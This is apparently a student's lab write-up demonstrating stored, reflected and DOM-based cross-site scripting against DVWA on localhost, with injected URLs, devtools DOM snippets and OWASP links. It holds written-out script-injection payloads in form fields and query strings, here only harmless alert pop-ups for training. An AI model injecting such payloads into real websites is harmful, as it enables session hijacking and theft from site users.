XSS Attack

Assignment 2:

Objective:

Perform a Cross-Site Scripting (XSS) attack on a vulnerable web application by injecting a JavaScript alert (<script>alert("XSS");</script>) into a form field.

Introduction:

Cross-Site Scripting (XSS) is a web vulnerability that allows an attacker to inject malicious client-side code (usually JavaScript) into pages viewed by other users. This can lead to cookie theft, session hijacking, defacement, or redirection to malicious content, depending on how the vulnerable site processes and renders user input.

Key XSS types


- **Reflected (non-persistent) XSS:** The attack payload is embedded in a request (e.g., in a URL or form submission) and reflected by the server in the immediate response. The user must interact with a crafted link or input to trigger it.
- **Stored (persistent) XSS:** The payload is stored on the server (e.g., in a database, comment field, or user profile) and served to any user who views the affected page.
- **DOM-based XSS:** The payload is executed entirely in the browser as a result of client-side JavaScript manipulating the DOM, without server-side reflection or storage of the payload.

Set-up the Environment

As shown in above assignment 1:

I performed the Javascript (<script>alert("XSS");</script>).

Evidence and Artifacts


127.0.0.1/DVWA/vulnerabilities/xss_s/

127.0.0.1 says
XSS


Name: XSS attack
Message:

Name: TEST
Message: assignment

Name: XSS
Message:

Name: xss
Message:

Stored XSS



127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>alert("Hello%20JavaScript");</script>

Vulnerability: DOM Based Cross Site Scripting (

Please choose a language: [Select]


More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

```
▼<div class="body_padded">
   <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
  ▼<div class="vulnerable_code_area">
     <p>Please choose a language:</p>
    ▼<form name="XSS" method="GET">
      ▼<select name="default"> == $0
        ▶<script>…</script>
        ▶<option value="%3Cscript%3Ealert(%22Hello%20JavaScript%22);%3C/script%3E">…
         </option>
         <option value disabled="disabled">----</option>
         <option value="English">English</option>
         <option value="French">French</option>
         <option value="Spanish">Spanish</option>
         <option value="German">German</option>
       </select>
       <input type="submit" value="Select">
     </form>
   </div>
```

```
element.style {
}
input, textarea, select {                                   main.css:32
  font: ▶ 100% arial, sans-serif;
  vertical-align: middle;
}
select:not(:-internal-list-box):not([multiple]):not([popover]) {   user agent stylesheet
  display: -internal-auto-base(inline-block, ~~inline-flex~~);
}
select:not(:-internal-list-box):not([multiple]) {           user agent stylesheet
  text-shadow: -internal-auto-base(none, ~~inherit~~);
  text-transform: -internal-auto-base(none, ~~initial~~);
  text-rendering: -internal-auto-base(auto, ~~inherit~~);
  letter-spacing: -internal-auto-base(normal, ~~inherit~~);
```

DOM XSS



127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert%28"Hello+Vijay"%29%3B<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [Submit]

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

```
<!DOCTYPE html>
<html lang="en-GB">
▶<head>…</head>
▼<body class="home">
  ▼<div id="container">
    ▶<div id="header">…</div>
    ▶<div id="main_menu">…</div>
    ▼<div id="main_body">
      ▼<div class="body_padded">
         <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
        ▼<div class="vulnerable_code_area">
          ▶<form name="XSS" action="#" method="GET">…</form>
          ▼<pre> == $0
             "Hello "
             <script>alert("Hello Vijay");</script>
           </pre>
         </div>
         <h2>More Information</h2>
        ▶<ul>…</ul>
```

```
element.style {
}
pre {                                  main.css:266
  color: 🟥 red;
}
pre {                                  user agent stylesheet
  display: block;
  font-family: monospace;
  unicode-bidi: isolate;
  white-space: ▶ pre;
  margin-block: ▶ 1em 1em;
  margin-inline: ▶ 0px;
}
Inherited from div#main_body
```

Reflected XSS

Conclusion:

I performed the same script in all three different types of XSS. Above are the Proof of Concept showing how they react when I injected the code into in different types.

Every time I injected the code it shows pop-up as what I placed in between the alert code of script.

And I inspect the page every-time.